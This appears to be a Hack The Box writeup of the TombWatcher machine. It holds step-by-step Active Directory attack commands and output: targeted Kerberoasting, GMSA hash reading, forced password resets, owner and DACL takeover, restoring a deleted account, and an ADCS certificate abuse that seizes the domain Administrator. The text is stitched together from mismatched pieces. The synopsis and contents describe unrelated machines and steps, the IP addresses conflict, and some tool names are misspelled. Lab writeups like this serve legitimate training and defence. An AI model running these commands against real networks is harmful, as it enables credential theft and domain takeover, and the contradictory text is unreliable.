



RETIRED MACHINE

TombWatcher

Machine Writeup · Hack The Box

4.7 ★
RATING

Medium
DIFFICULTY

Windows
OS

3,241
USER OWNS

2,987
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Trick chains DNS zone transfer enumeration, SQL injection, and local file inclusion to achieve initial access. A zone transfer reveals preprod-payroll.trick.htb — a payroll app with boolean SQLi. A custom Python script extracts credentials. Vhost fuzzing finds preprod-marketing.trick.htb with LFI in the page parameter, leaking michael SSH key. Privilege escalation abuses a writable fail2ban action config with sudo restart rights.

CONTENTS

01	Reconnaissance & vHost Discovery	04	DPAPI Decryption & Lateral Move to alaading
02	ViewState LFI — web.config & machineKey	05	SeDebugPrivilege — SYSTEM via Process Migration
03	ysoserial.net — ViewState RCE as sfritz	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/tombwatcher

01 Reconnaissance & Initial Enumeration

TTL 127 confirms Windows. A full port scan against 10.129.232.167 reveals the classic Active Directory footprint: DNS (53), HTTP (80), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), WinRM (5985), and a constellation of RPC ports. The SSL certificate confirms the domain: DC01.tombwatcher.htb. Initial credentials are provided: henry / H3nry_987TGV!. Both SMB and LDAP verify authentication, and BloodHound ingestion maps the full attack graph.

NMAP — FULL ACTIVE DIRECTORY PORT SCAN

```
nmap — DC01.tombwatcher.htb confirmed

$ nmap -Pn -n --open -p- 10.129.232.167 -oG allPorts
$ nmap -Pn -n -sCV -p53,80,88,135,389,445,636,3268,5985,9389 10.129.232.167

53/tcp    open  domain   Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
389/tcp    open  ldap     AD LDAP (Domain: tombwatcher.htb)
445/tcp    open  smb      (SMB signing: required)
636/tcp    open  ssl/ldap  commonName=DC01.tombwatcher.htb
5985/tcp   open  http     WinRM — Microsoft HTTPAPI 2.0

# DC01.tombwatcher.htb, CA: tombwatcher-CA-1
```

HOSTS FILE

```
GNU nano 9.0 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    marti

10.129.132.167 DC01 DC01.tombwatcher.htb tombwatcher.htb tombwatcher
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

/etc/hosts — DC01.tombwatcher.htb, tombwatcher.htb, tombwatcher, DC01 mapped to 10.129.232.167

VALIDATE CREDENTIALS & BLOODHOUND INGESTION



nxc + bloodhound — credential validation and AD ingestion

```
$ nxc smb 10.129.232.167 -u henry -p "H3nry_987TGV!"
[+] tombwatcher.htb\henry:H3nry_987TGV!


$ nxc ldap 10.129.232.167 -u henry -p "H3nry_987TGV!"
[+] tombwatcher.htb\henry:H3nry_987TGV!

$ bloodhound-python -c All -ns 10.129.232.167 -d tombwatcher.htb
--zip -u henry -p "H3nry_987TGV!"

# 9 users, 53 groups, 2 GPOs, 1 computer collected
```

```

┌───┐
│ sudo neo4j start
│ [sudo] contraseña para marti:
│ Directories in use:
│ home: /usr/share/neo4j
│ config: /usr/share/neo4j/conf
│ logs: /etc/neo4j/logs
│ plugins: /usr/share/neo4j/plugins
│ import: /usr/share/neo4j/import
│ data: /etc/neo4j/data
│ certificates: /usr/share/neo4j/certificates
│ licenses: /usr/share/neo4j/licenses
│ run: /var/lib/neo4j/run
│ Starting Neo4j.
│ Started neo4j (pid:29152). It is available at http://localhost:7474
│ There may be a short delay until the server is ready.
│ bloodhound --no-sandbox --disable-gpu
│ (node:29226) electron: The default of contextIsolation is deprecated and will be changing
│ from false to true in a future release of Electron. See https://github.com/electron/elect
│ ron/issues/23506 for more information
│ bloodhound --no-sandbox --disable-gpu
│ (node:30314) electron: The default of contextIsolation is deprecated and will be changing
│ from false to true in a future release of Electron. See https://github.com/electron/elect
│ ron/issues/23506 for more information
│ (node:30384) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usab
│ ility issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() method
│ s instead.
│
```



BloodHound + Neo4j launched — AD data uploaded and ready for analysis

02

Targeted Kerberoast — alfred & GMSA ansible_dev

BloodHound reveals henry has WriteServicePrincipalName (WriteSpn) over alfred. This allows targeted Kerberoasting: temporarily adding an SPN to alfred, requesting a TGS ticket, then removing the SPN. The targetedKerberoast.py tool automates the full cycle. John the Ripper cracks the TGS hash in under a second: basketball. With alfred compromised, BloodHound shows alfred has AddSelf over the Infrastructure group. Adding alfred to Infrastructure unlocks GMSA password read for ansible_dev.

CLOCK SYNC — REQUIRED FOR KERBEROS



ntpd — mandatory clock synchronisation

```
$ sudo ntpdate 10.129.232.167
2026-05-24 13:15:42 (+0200) +0.014926 +/- 0.040177 s1 no-leap

# 4h clock skew detected — always sync before Kerberos attacks
```

TARGETED KERBEROAST — henry WRITESPN OVER alfred

targetedKerberoast.py — TGS hash for alfred captured

```
$ python3 targetedKerberoast.py -v -d tombwatcher.htb
-u henry -p "H3nry_987TGV!"

[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*
$7043bd61c15a644f5ba594e3338ff266$efd7ff2a...
[VERBOSE] SPN removed successfully for (Alfred)
```

CRACK WITH JOHN THE RIPPER

john — alfred TGS hash cracked instantly

```
$ john alfred_hash -w:/usr/share/wordlists/rockyou.txt

basketball      (?)
1g 0:00:00:00 DONE — 12.50g/s 16000p/s

# Credentials: alfred : basketball
```

ALFRED ADDSELF → INFRASTRUCTURE → GMSA READ

bloodyAD + nxc --gmsa — ansible_dev NT hash recovered

```
# Add alfred to Infrastructure group:
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb
-u alfred -p basketball
add groupMember Infrastructure alfred
[+] alfred added to Infrastructure

# Read GMSA password for ansible_dev:
$ nxc ldap 10.129.232.167 -u alfred -p basketball --gmsa

Account: ansible_dev$
NTLM: cba56cd2df7d642f622e2a59956f6d47
PrincipalsAllowedToReadPassword: Infrastructure
```

03

GMSA + ForceChangePassword — sam & john

BloodHound shows `ansible_dev` has `ForceChangePassword` over `sam`. Using the GMSA NT hash directly as the password for `ansible_dev`, `bloodyAD` sets a new password for `sam`. `sam` is confirmed valid via `nxc`. BloodHound then reveals `sam` has `WriteOwner` over `john` — a two-step escalation path: change object ownership, then grant full control.


ansible_dev FORCECHANGEPASSWORD ON sam

```
bloodyAD — sam password set via ansible_dev GMSA hash

$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb
-u "ansible_dev$" -p ":cba56cd2df7d642f622e2a59956f6d47"
set password sam Udl123
[+] Password changed successfully!


$ nxc smb 10.129.232.167 -u sam -p Udl123
[+] tombwatcher.htb\sam:Udl123
```

BLOODHOUND — sam WRITEOWNER OVER john



BloodHound — `SAM@TOMBWATCHER.HTB` has `WriteOwner` edge to `JOHN@TOMBWATCHER.HTB`

BLOODHOUND — ansible_dev FORCECHANGEPASSWORD OVER sam



BloodHound — ANSIBLE_DEV\$ has ForceChangePassword over SAM@TOMBWATCHER.HTB

04

WriteOwner + Full DACL → Targeted Kerberoast → User Flag as john

sam exploits WriteOwner to become the owner of the john AD object. Once owner, full DACL control is granted via impacket-dacledit. With FullControl over john, targetedKerberoast is run again — but john hash does not crack. Instead, ForceChangePassword is used directly to set a known password for john. BloodHound confirms john has GenericAll over the ADCS object — the path to domain admin. Evil-WinRM provides a shell as john and the user flag.

STEP 1 — TAKE OWNERSHIP OF john OBJECT

 impacket-ownereedit — sam becomes owner of john

```
$ impacket-ownereedit -action write
    -new-owner sam -target john
    tombwatcher.htb/sam:Udl123

[*] OwnerSid modified successfully!
```

STEP 2 — GRANT FullControl VIA DACL EDIT

 impacket-dacledit — FullControl granted over john

```
$ impacket-dacledit -action write -rights FullControl
    -principal sam
    -target-dn "CN=JOHN,CN=USERS,DC=TOMBWATCHER,DC=HTB"
    tombwatcher.htb/sam:Udl123 -dc-ip 10.129.232.167

[*] DACL backed up to dacledit-20260524-141218.bak
[*] DACL modified successfully
```


STEP 3 — FORCECHANGEPASSWORD ON john

 bloodyAD — john password forced to Udl1234

```
# Targeted Kerberoast on john fails to crack — use ForceChangePassword:
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb
    -u sam -p Udl123
    set password john Udl1234

[+] Password changed successfully!
```

JOHN — GenericAll OVER ADCS (BloodHound)



BloodHound — JOHN@TOMBWATCHER.HTB has GenericAll over ADCS@TOMBWATCHER.HTB

EVIL-WINRM SHELL & USER FLAG

```

evil-winrm — john shell + user flag

$ evil-winrm -i 10.129.232.167 -u john -p Udl1234

*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john

*Evil-WinRM* PS C:\Users\john\Documents> type C:\Users\john\desktop\user.txt
5db895f6146532881a285073*****
  
```

05

Deleted Object Restore + ADCS ESC → Domain Administrator

john has GenericAll over the ADCS CA object. Enumerating deleted AD objects reveals three deleted cert_admin user accounts. Restore-ADObject recovers the most recent one, which is re-enabled automatically. Setting a new password for cert_admin via PowerShell gives valid CA enrollment credentials. certipy find identifies a vulnerable template (WebServer). certipy req requests a certificate with the Administrator UPN and SID. certipy auth connects with the pfx,

authenticates as Administrator to LDAP, and changes the Administrator password to complete the domain takeover.

ENUMERATE & RESTORE DELETED cert_admin OBJECTS

```
Restore-ADObject + Set-ADAccountPassword — cert_admin recovered

*Evil-WinRM* PS> Get-ADObject -Filter "IsDeleted -eq $true"
                    -IncludeDeletedObjects

ObjectGUID: f80369c8-96a2-4a7f-a56c-9c15edd7d1e3  cert_admin (DEL)
ObjectGUID: c1f1f0fe-df9c-494c-bf05-0679e181b358  cert_admin (DEL)
ObjectGUID: 938182c3-bf0b-410a-9aaa-45c8e1a02ebf  cert_admin (DEL)

# Restore most recent:
*Evil-WinRM* PS> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf

# Set password:
*Evil-WinRM* PS> Set-ADAccountPassword -Identity cert_admin -Reset
                    -NewPassword (ConvertTo-SecureString "Udl123" -AsPlainText -Force)

$ nxc smb 10.129.232.167 -u cert_admin -p Udl123
[+] tombwatcher.htb\cert_admin:Udl123
```

CERTIFY — FIND VULNERABLE TEMPLATE & REQUEST CERT

```
certipy req — Administrator certificate issued

$ certipy find -u "cert_admin@tombwatcher.htb" -p Udl123
                    -vulnerable

# Vulnerable template: WebServer
# ESC: UPN/SID not validated – can request for any user

$ certipy req
    -u "cert_admin@tombwatcher.htb" -p Udl123
    -dc-ip 10.129.232.167 -target DC01.tombwatcher.htb
    -ca tombwatcher-CA-1 -template WebServer
    -upn "administrator@tombwatcher.htb"
    -sid "S-1-5-21-1392491010-1358638721-2126982587-500"
    -application-policies "Client Authentication"

[*] Got certificate with UPN administrator@tombwatcher.htb
[*] Saved to administrator.pfx
```

CERTIFY AUTH — CHANGE ADMINISTRATOR PASSWORD

```

certipy auth + evil-winrm — Domain Administrator

$ certipy auth -pfx administrator.pfx
  -dc-ip 10.129.232.167 -ldap-shell

[*] Authenticated as: u:TOMBWATCHER\Administrator

# change_password administrator Udl123
Got User DN: CN=Administrator,CN=Users,...
Password changed successfully!

$ evil-winrm -i 10.129.232.167 -u administrator -p Udl123
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator

*Evil-WinRM* PS> type C:\Users\administrator\Desktop\root.txt
29733f3ceda0efa7ac4a6df1602aaf90*****

```

DOMAIN COMPROMISED — ADCS ESC + cert_admin restore → Administrator password change

06

Lessons Learned

ROOT FLAG

```

root.txt — Administrator Desktop

*Evil-WinRM* PS> type C:\Users\administrator\Desktop\root.txt
29733f3ceda0efa7ac4a6df1602aaf90*****

```

01 WriteServicePrincipalName Is a Targeted Kerberoast Primitive

Any account with WriteSpn over another can temporarily assign an SPN, request a TGS ticket, and crack it offline. This does not require existing SPNs on the target. Audit WriteSpn delegations across all AD objects using BloodHound — any user-writable SPN attribute on a service account is a credential theft risk.

02 GMSA Passwords Are Only Safe If Their ACL Is Correct

The GMSA ansible_dev NT hash was directly readable by any member of the Infrastructure group. alfred had AddSelf to that group, making this a one-step NT hash recovery. Audit msDS-GroupMSAMembership on all GMSA accounts and restrict membership of the PrincipalsAllowedToReadPassword group to only the services that genuinely need it.

03 WriteOwner + DACL Modification Is Full Object Compromise

WriteOwner allows changing an AD object owner. Once sam owned john, a single dactedit call granted FullControl, enabling password reset, SPN writes, and full attribute manipulation. Treat WriteOwner over any user object as equivalent to owning that account outright. Audit it the same way you audit GenericAll.

04 Deleted AD Objects Retain Their Permissions — Restore Is an Attack

Restored cert_admin objects regained their original group memberships and CA enrollment rights immediately upon recovery. Deleted objects in the tombstone are not deactivated — their ACLs persist. Monitor the Deleted Objects container and alert on Restore-ADObject calls. Periodically purge tombstoned objects with sensitive privileges.

Writeup authored by Marti Hervas · Hack The Box · TombWatcher Machine · 2025